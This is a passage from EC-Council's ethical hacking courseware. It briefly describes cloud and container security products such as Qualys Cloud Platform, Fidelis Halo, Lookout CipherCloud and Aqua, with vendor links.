
- Securiti (*https://securiti.ai*)
- Microsoft Defender for Cloud Apps (*https://docs.microsoft.com*)
- FireCompass (*https://www.firecompass.com*)
- Data Theorem (*https://www.datatheorem.com*)
- CloudCodes (*https://www.cloudcodes.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security Tools

Qualys Cloud Platform


Qualys Cloud Platform is an **end-to-end IT security solution** that provides a continuous, always-on **assessment of the global security** and compliance posture, with visibility across all IT assets irrespective of where they reside



https://www.qualys.com

Fidelis CloudPassage Halo

Fidelis CloudPassage Halo is a security automation platform that provides **comprehensive security visibility** and continuous compliance for your public cloud infrastructure




https://fidelissecurity.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security Tools (Cont'd)

Lookout CipherCloud

- Lookout CipherCloud solutions span several developing SASE categories, including **cloud access security broker (CASB)**, **zero-trust network access (ZTNA)**, **secure web gateway (SWG)**, and **data loss prevention (DLP)**



https://www.lookout.com

- **Data-Aware Cloud Security**
  https://www.skyhighsecurity.com
- **Netskope Security Cloud**
  https://www.netskope.com
- **Prisma Cloud**
  https://www.paloaltonetworks.com
- **ForgeRock Identity Cloud**
  https://www.forgerock.com
- **Deep Security**
  https://www.trendmicro.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security Tools

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some tools for securing cloud environment include the following:

- **Qualys Cloud Platform**

  Source: *https://www.qualys.com*

  Qualys Cloud Platform is an end-to-end IT security solution that provides a continuous, always-on assessment of the global security and compliance posture, with visibility across all IT assets irrespective of where they reside. It includes sensors that provide continuous visibility, and all cloud data can be analyzed in real-time. It responds to threats immediately, performs active vulnerability in internet control message protocol timestamp request, and visualizes results in one place with AssetView.

Figure 19.106: Screenshot of Qualys Cloud Platform

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Fidelis CloudPassage Halo**

  Source: *https://fidelissecurity.com*

  Fidelis Halo® provides comprehensive security visibility and continuous compliance for public cloud infrastructure. It is a security automation platform that delivers comprehensive visibility, protection, and continuous compliance monitoring to reduce cyber security risks. It provides features such as discovering all cloud assets, reducing public cloud attack surface, identifying critical risks, and maintaining continuous compliance.




Figure 19.107: Screenshot of Fidelis CloudPassage Halo

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Lookout CipherCloud**

  Source: *https://www.lookout.com*

  Lookout CipherCloud solutions span several developing secure access service edge (SASE) categories, including CASB, zero-trust network access (ZTNA), secure web gateway (SWG), and data loss prevention (DLP). Together, these solutions deliver comprehensive visibility, data security, threat protection, and compliance for cloud-based applications.





Figure 19.108: Screenshot of Lookout CipherCloud

Additional cloud security tools include the following:

- Data-Aware Cloud Security (*https://www.skyhighsecurity.com*)
- Netskope Security Cloud (*https://www.netskope.com*)
- Prisma Cloud (*https://www.paloaltonetworks.com*)
- ForgeRock Identity Cloud (*https://www.forgerock.com*)
- Deep Security (*https://www.trendmicro.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Container Security Tools

As containers are continuously deployed across cloud environments, they need to be protected with higher security standards. Security professionals use tools, such as Aqua, Sysdig Falco, Anchore, NeuVector, and Lacework, to protect containers against various security breaches.

- **Aqua**

  Source: *https://www.aquasec.com*

  Aqua scans container images, VMs, and serverless functions for known vulnerabilities, embedded secrets, configuration and permission issues, malware, and open-source licensing. This tool restricts untrusted code from running and ensures that functions, containers, and VMs remain immutable, thus preventing any changes to running workloads compared with their originating images. Aqua can also integrate into existing infrastructure, thereby making it easy to manage DevSecOps collaboration, logging and reporting, incident response, and event monitoring.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

